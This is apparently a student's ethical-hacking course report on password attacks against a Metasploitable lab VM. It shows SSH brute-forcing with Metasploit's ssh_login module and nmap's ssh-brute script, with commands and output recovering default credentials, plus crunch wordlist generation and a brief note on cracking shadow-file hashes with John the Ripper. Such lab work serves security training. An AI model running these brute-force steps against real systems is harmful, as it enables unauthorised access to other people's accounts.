Cyber Security by Threat Prism

BATCH 7

Name: Alavala Sai Goutham Reddy
Email-id*: *gouthamsai.alavala@gmail.com

Cyber Security/Ethical Hacking – System Hacking (password crack)

This project has total 5 challenges which are stated below:

1) Password attacks using hydra tool.

2) Password attacks using auxiliary module.

3) Password attacks using nse scripts.

4) Password attacks using john ripper.

5) Password Generation using crunch.


Here we are going to start with the first challenge that is:

1) Password attacks using hydra tool.

Here we are searching for the correct pair of usernames and passwords which are set by default using **hydra tool** which is available in Linux by default. We cannot find the correct pair of usernames and passwords if they have been changed by the user. And also, we need have 2 files where one consists of all the usernames and the other should contain passwords which are set by default. And also, it is necessary to have the server Ip address on which we are indented to attack. Here I am using my metasploitable server which as **192.168.147.129** as its IP address.

In this process, we need to have the paths of these files.

And the following process is a showed below:



Here the correct set of usernames and passwords are:

(msfadmin, msfadmin).

2) Password attacks using auxiliary module.

Here we are interested in using auxiliary module instead of hydra command, as this module helps us for using different type of scanners like ssh, telnet, etc..

For that we need to enter into msfconsole and search for our desired method, here I am using ssh scanner from auxiliary module of msfconsole.

We need to set the USER_FILE, PASS_FILE and RHOSTS as username, password files and IP address respectively.

And the process is as follows:

```
Module options (auxiliary/scanner/ssh/ssh_login):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   BLANK_PASSWORDS  false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false            no        Add all passwords in the current database to the list
   DB_ALL_USERS     false            no        Add all users in the current database to the list
   PASSWORD                          no        A specific password to authenticate with
   PASS_FILE                         no        File containing passwords, one per line
   RHOSTS                            yes       The target address range or CIDR identifier
   RPORT            22               yes       The target port
   STOP_ON_SUCCESS  false            yes       Stop guessing when a credential works for a host
   THREADS          1                yes       The number of concurrent threads
   USERNAME                          no        A specific username to authenticate as
   USERPASS_FILE                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS     false            no        Try the username as the password for all users
   USER_FILE                         no        File containing usernames, one per line
   VERBOSE          false            yes       Whether to print output for all attempts
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/usernames.txt
USER_FILE ⇒ /home/kali/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/passwords.txt
PASS_FILE ⇒ /home/kali/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.147.129
RHOSTS ⇒ 192.168.147.129
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.147.129:22 - Starting bruteforce
[+] 192.168.147.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm
),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(adm
in),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2
008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.147.128:40827 → 192.168.147.129:22) at 2022-12-28 06:50:40 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

3) Password attacks using nse scripts.

As all the other methods, we are using this method for the same output but here there is no need to enter or give the files for usernames and passwords, but the process is as follows:

```
File  Actions  Edit  View  Help

┌──(root㉿kali)-[/home/kali]
└─# cd /usr/share/nmap/scripts

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# ls
acarsd-info.nse                 http-hp-ilo-info.nse                nrpe-enum.nse
address-info.nse                http-huawei-hg5xx-vuln.nse          ntp-info.nse
afp-brute.nse                   http-icloud-findmyiphone.nse        ntp-monlist.nse
afp-ls.nse                      http-icloud-sendmsg.nse             omp2-brute.nse
afp-path-vuln.nse               http-iis-short-name-brute.nse       omp2-enum-targets.nse
afp-serverinfo.nse              http-iis-webdav-vuln.nse            omron-info.nse
afp-showmount.nse               http-internal-ip-disclosure.nse     openflow-info.nse
ajp-auth.nse                    http-joomla-brute.nse               openlookup-info.nse
ajp-brute.nse                   http-jsonp-detection.nse            openvas-otp-brute.nse
ajp-headers.nse                 http-litespeed-sourcecode-download.nse  openwebnet-discovery.nse
ajp-methods.nse                 http-ls.nse                         oracle-brute.nse
ajp-request.nse                 http-majordomo2-dir-traversal.nse   oracle-brute-stealth.nse
allseeingeye-info.nse           http-malware-host.nse               oracle-enum-users.nse
amqp-info.nse                   http-mcmp.nse                       oracle-sid-brute.nse
asn-query.nse                   http-methods.nse                    oracle-tns-version.nse
auth-owners.nse                 http-method-tamper.nse              ovs-agent-version.nse
auth-spoof.nse                  http-mobileversion-checker.nse      p2p-conficker.nse
backorifice-brute.nse           http-ntlm-info.nse                  path-mtu.nse
backorifice-info.nse            http-open-proxy.nse                 pcanywhere-brute.nse
bacnet-info.nse                 http-open-redirect.nse              pcworx-info.nse
banner.nse                      http-passwd.nse                     pgsql-brute.nse
bitcoin-getaddr.nse             http-phpmyadmin-dir-traversal.nse   pjl-ready-message.nse
bitcoin-info.nse                http-phpself-xss.nse                pop3-brute.nse
bitcoinrpc-info.nse             http-php-version.nse                pop3-capabilities.nse
bittorrent-discovery.nse        http-proxy-brute.nse                pop3-ntlm-info.nse
bjnp-discover.nse               http-put.nse                        port-states.nse
broadcast-ataoe-discover.nse    http-qnap-nas-info.nse              pptp-version.nse
broadcast-avahi-dos.nse         http-referer-checker.nse            puppet-naivesigning.nse
broadcast-bjnp-discover.nse     http-rfi-spider.nse                 qconn-exec.nse
```

```
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# ls -l | grep ssh
-rw-r--r-- 1 root root  5391 Jan 18  2022 ssh2-enum-algos.nse
-rw-r--r-- 1 root root  1200 Jan 18  2022 ssh-auth-methods.nse
-rw-r--r-- 1 root root  3045 Jan 18  2022 ssh-brute.nse
-rw-r--r-- 1 root root 16036 Jan 18  2022 ssh-hostkey.nse
-rw-r--r-- 1 root root  5948 Jan 18  2022 ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root  3781 Jan 18  2022 ssh-run.nse
-rw-r--r-- 1 root root  1423 Jan 18  2022 sshv1.nse

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# nmap --script ssh-brute.nse -p 22 192.168.147.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-28 10:57 EST
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: administrator:
NSE: [ssh-brute] Trying username/password pair: webadmin:
NSE: [ssh-brute] Trying username/password pair: sysadmin:
NSE: [ssh-brute] Trying username/password pair: netadmin:
NSE: [ssh-brute] Trying username/password pair: guest:
```

Here it has access to many set of usernames and passwords, and it returns when a correct pair of them are found.


```
NSE: [ssh-brute] Trying username/password pair: webadmin:angela
NSE: [ssh-brute] Trying username/password pair: sysadmin:angela
NSE: [ssh-brute] Trying username/password pair: netadmin:angela
NSE: [ssh-brute] Trying username/password pair: guest:angela
NSE: [ssh-brute] Trying username/password pair: web:angela
NSE: [ssh-brute] Trying username/password pair: test:angela
NSE: [ssh-brute] Trying username/password pair: root:mylove
NSE: [ssh-brute] Trying username/password pair: admin:mylove
NSE: [ssh-brute] Trying username/password pair: administrator:mylove
NSE: [ssh-brute] Trying username/password pair: webadmin:mylove
NSE: [ssh-brute] Trying username/password pair: sysadmin:mylove
NSE: [ssh-brute] Trying username/password pair: netadmin:mylove
NSE: [ssh-brute] Trying username/password pair: guest:mylove
NSE: [ssh-brute] Trying username/password pair: web:mylove
NSE: [ssh-brute] Trying username/password pair: test:mylove
NSE: [ssh-brute] Trying username/password pair: root:poohbear
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.147.129
Host is up (0.00043s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 1001 guesses in 601 seconds, average tps: 1.7
MAC Address: 00:0C:29:CB:2E:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 601.84 seconds

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─#
```


4) Password attacks using john ripper.

After taking the servers into our control we will try to access the usernames and passwords in the server using shadow function, where we get the usernames, but passwords in terms of hash values. Our target is to crack the hash values.

Here we use john ripper to crack the passwords.

The process is as mentioned here:





5) Password Generation using crunch.

Crunch tool is used to generate all the possible combination of characters which helps us to find the user created passwords to hack the account, it creates all the possibilities and uses them to hack.

We can also create the default passwords with various lengths and with fixed lengths.

```
┌──(root㉿kali)-[/home/kali]
└─# crunch 3 6 bvjdbjdvb -o pas.txt
Crunch will now generate the following amount of data: 36352 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 5440

crunch: 100% completed generating output

┌──(root㉿kali)-[/home/kali]
└─# ls
Desktop    get-pip.py  Music                          pass.txt       paswd.txt  shellphish  usernames.txt
Documents  john.txt    ngrok                          passwords.txt  Pictures   Templates   user.txt
Downloads  knock       ngrok-v3-stable-linux-amd64.tgz  pas.txt        Public     test.txt    Videos

┌──(root㉿kali)-[/home/kali]
└─# cat pas.txt
bbb
bbv
bbj
bbd
bvb
bvv
bvj
bvd
bjb
bjv
bjj
bjd
bdb
bdv
```

In this step we are creating fixed length of passwords also mentioning the order of characters like uppercase followed by lower case, special characters and numerical value.

```
┌──(root㉿kali)-[/home/kali]
└─# crunch 4 4 -t ,@^% -o pas1.txt
Crunch will now generate the following amount of data: 1115400 bytes
1 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 223080

crunch: 100% completed generating output

┌──(root㉿kali)-[/home/kali]
└─# cat pas1.txt
Aa!0
Aa!1
Aa!2
Aa!3
Aa!4
Aa!5
Aa!6
Aa!7
Aa!8
Aa!9
Aa@0
Aa@1
Aa@2
Aa@3
Aa@4
Aa@5
Aa@6
Aa@7
Aa@8
Aa@9
```